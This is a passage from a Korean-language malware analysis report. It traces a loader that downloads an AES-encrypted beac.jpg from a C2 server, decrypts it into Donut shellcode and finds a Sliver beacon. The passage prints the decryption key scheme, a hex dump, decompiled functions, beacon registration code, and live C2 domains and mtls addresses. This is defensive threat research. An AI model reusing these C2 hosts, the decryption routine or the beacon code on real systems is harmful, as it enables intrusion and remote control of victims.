


Figure 35. WebClient 동작

다운로드 시도: ba.joe.dj




Figure 36. 다운로드 시도




Figure 37. DNS 연관 IP

해당 URL 은 동작하지 않지만 연관된 C2 서버에 존재하는 동일 파일명을 통해 코드를 추가 분석하면 다음과 같다.

URL: https://employees.medicalcenterclinic[.]com/_WCM_images/beac.jpg

바이너리를 다운로드 받은 MemoryStream 을 바이트 배열로 변환하는데 해당 과정을 스킵하고 Class16 복호화 로직이 포함된 클래스를 직접 호출해 분석을 진행한다.

Figure 38. 바이너리 다운로드 및 복호화 로직

- beac.jpg

- AES로 암호화된 바이너리이며, Donut Shellcode를 통해 Sliver를 호출한다.
- MD5: 86E110ED8F52B6FE756665F5EFB10D12

분석을 위해 로더 작성 후 분석을 진행하면 Class16 생성자를 통해 기존에 입력 받은 '4DmQNRhH8' 문자열을 SHA256 해시로 변환을 수행한다.




Figure 39. 문자열 SHA256 해시 변환

이후 method_1 함수를 호출하고, 파라미터 값으로 다운로드한 바이너리(beac.jpg) 배열을 전달해 분석을 진행한다. 복호화에 사용된 암호화 알고리즘은 AES 로 beac.jpg 파일의 첫 16 바이트를 키로, SHA256 변환된 해시를 IV 로 사용해 복호화를 진행한다.





Figure 40. 복호화된 배열 array3


복호화된 바이너리



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	E8	8C	1D	52	00	8C	1D	52	00	10	C4	64	0A	3D	84	C3	èŒ.R.Œ.R..Äd.=„Ã
00000010	F6	53	3B	A5	D8	41	F0	31	5E	90	E0	E8	0D	CC	51	21	öS;¥ØAð1^.àè.ÌQ!
00000020	6E	A8	64	01	C4	C8	50	85	01	00	00	00	00	04	E4	20	n¨d.ÄÈP….....ä
00000030	99	6A	F9	1A	10	9F	D0	7F	29	02	7A	7A	59	33	31	46	™jù..ŸÐ.).zzY31F
00000040	04	65	F9	90	19	89	3C	96	12	A1	68	84	13	0C	48	BD	.eù..‰<-.¡h„..H½
00000050	F0	DF	DF	7B	B5	4E	4F	3F	32	82	B8	44	E3	ED	94	1E	ðßß{µNO?2‚¸Dãí”.
00000060	6C	0E	B3	8F	23	56	54	82	8B	96	F8	37	7C	84	94	D0	l.³.#VT‚‹-ø7|„”Ð
00000070	81	27	A4	F1	88	62	EF	DD	72	DC	DC	24	1C	77	DD	6C	.'¤ñˆbïÝrÜÜ$.wÝl
00000080	48	B2	B6	E9	4F	78	2C	BC	34	9E	F5	19	37	F2	45	1F	H²¶éOx,¼4žõ.7òE.
00000090	47	86	C9	33	B1	12	78	DF	F4	13	82	F2	70	FB	B8	E2	G†É3±.xßô.‚òpû¸â
000000A0	70	FE	C8	86	E9	01	39	42	C8	C2	98	77	62	AE	ED	30	pþÈ†é.9BÈÂ˜wb®i0
000000B0	47	29	92	3B	01	1F	F4	C0	55	07	0F	23	6D	3C	C5	1B	G)';..ôÀU..#m<Å.
000000C0	DC	22	C1	9C	8F	2A	CF	EC	56	6D	BA	6D	A6	87	DB	9D	Ü"Áœ.*ÏìVmºm¦‡Û.
000000D0	E9	1B	EF	D9	88	6D	7B	76	36	99	14	1B	47	3A	C3	60	é.ïÙˆm{v6™..G:Ã`
000000E0	46	C8	83	FE	FC	BA	B4	73	E6	C5	50	7D	2C	78	B5	BB	FÈƒþüº´sæÅP},xµ»
000000F0	9F	E3	14	C2	B9	A2	8F	9B	48	A9	D7	39	20	52	B6	C9	Ÿã.Â¹¢.›H©×9 R¶É
00000100	B7	EF	71	E1	1A	5A	4D	87	24	EF	40	BE	CA	B2	6B	28	·ïqá.ZM‡$ï@¾Ê²k(
00000110	E9	ED	B4	47	66	B6	F4	73	13	53	C5	5E	15	5F	B1	92	éí´Gf¶ôs.SÅ^._±’
00000120	7D	9D	6E	E2	F4	CB	7C	40	AD	83	94	73	3E	40	9F	02	}.nâôË|@.ƒ”s>@Ÿ.
00000130	35	D7	94	22	13	8A	19	E3	99	53	29	30	91	26	FF	46	5×”".Š.ã™S)0‘&ÿF
00000140	8C	60	EB	D4	88	57	C9	FB	C9	75	0A	11	7E	B1	D0	FE	Œ`ëÔˆWÉûÉu..~±Ðþ
00000150	80	4D	C4	2F	75	2B	1F	A0	61	96	C0	DD	83	32	DD	DF	€MÄ/u+. a–ÀÝƒ2Ýß
00000160	40	25	0A	9C	CC	D9	0C	20	6A	45	79	F3	AE	38	A0	8F	@%.œÌÙ. jEyó®8 .
00000170	23	C1	46	2F	09	31	B1	38	34	26	A2	1B	47	F3	D9	93	#ÁF/.1±84&¢.GóÙ“
00000180	84	9C	85	03	AF	5D	A0	2F	AF	BE	91	D1	63	BA	78	DB	„œ….¯] /¯¾‘Ñcºx Û
00000190	0C	FE	17	0F	F1	17	BB	BE	F2	64	AC	18	63	14	33	7E	.þ..ñ.»¾òd¬.c.3~
000001A0	38	7E	E5	8C	BF	85	86	99	D2	EF	59	A1	1B	7B	DC	46	8~åŒ¿…†™ÒïY¡.{ÜF

Figure 41. 복호화된 바이너리

복호화된 바이너리 자체를 분석해보면 donut chaskey 복호화 로직이 포함되어 있어 donut shellcode 를 사용하는 것으로 확인된다.



```
void __fastcall donut_chaskey_shellcode_decryption(
        _DWORD a1,
        _DWORD a2,
        _OWORD *a3,
        __int64 a4,
        _BYTE *a5,
        unsigned int a6)
{
```

Figure 42. donut chaskey shellcode 복호화 함수

donut shellcode 를 복호화해 보면 다음과 같이 Golang 으로 작성된 샘플 확인이 가능하다.




Figure 43. 복호화된 바이너리

해당 샘플은 Red team 침투 테스트 도구인 BishopFox_Sliver 로 확인된다. Sliver 는 주로 Shell 기능을 수행하거나 Lateral movement 를 통해 추가 악성코드를 로드하는데 사용된다.

https://github.com/BishopFox/Sliver

Figure 44. BishopFox Sliver 함수

```
void __fastcall main_main()
{
  __int64 v0; // rdi
  __int64 v1; // rsi
  __int64 v2; // r14
  _UNKNOWN *retaddr; // [rsp+8h] [rbp+0h] BYREF

  if ( &retaddr <= *(v2 + 16) )
    sub_4597C0();
  zUtjWU__ptr_TH4luJS_SetFlags();
  zUtjWU__ptr_TH4luJS_SetOutput();
  m_IsDebuggerPresent_getModuleFileName(v0, v1);
  main_beaconStartup();
}
```

Figure 45. main 함수 코드

beacon 생성을 위한 코드가 실행되며, 오픈 소스로 공개된 코드와 동일한 기능을 수행하는 것으로 확인된다. 해당 샘플은 mTLS 연결을 수행하며 연결을 시도하는 주소는 다음과 같다.

mtls://hanwha.tafca.co.uk:443	mtls://ba.joe.dj:443
mtls://hanwha.bgsys.co.kr:443	mtls://ba.sv-italia.it:443

서버와 연결이 가능하면 다음과 같이 최초 통신을 위한 Protobuf(Protocol Buffers)를 생성하고 명령어 수신을 기다린다.

```
nextCheckin := time.Now().Add(beacon.Duration())
register := registerSliver()
register.ActiveC2 = beacon.ActiveC2
register.ProxyURL = beacon.ProxyURL
beacon.Send(wrapEnvelope(sliverpb.MsgBeaconRegister, &sliverpb.BeaconRegister{
        ID:          InstanceID,
        Interval:    beacon.Interval(),
        Jitter:      beacon.Jitter(),
        Register:    register,
        NextCheckin: int64(beacon.Duration().Seconds()),
}))
```

Figure 46. 서버 최초 연결 시 전송하는 코드

Protobuf 구조를 구분해보면 다음과 같고, 해당하는 값들은 이후 그림에서 확인 가능하다.

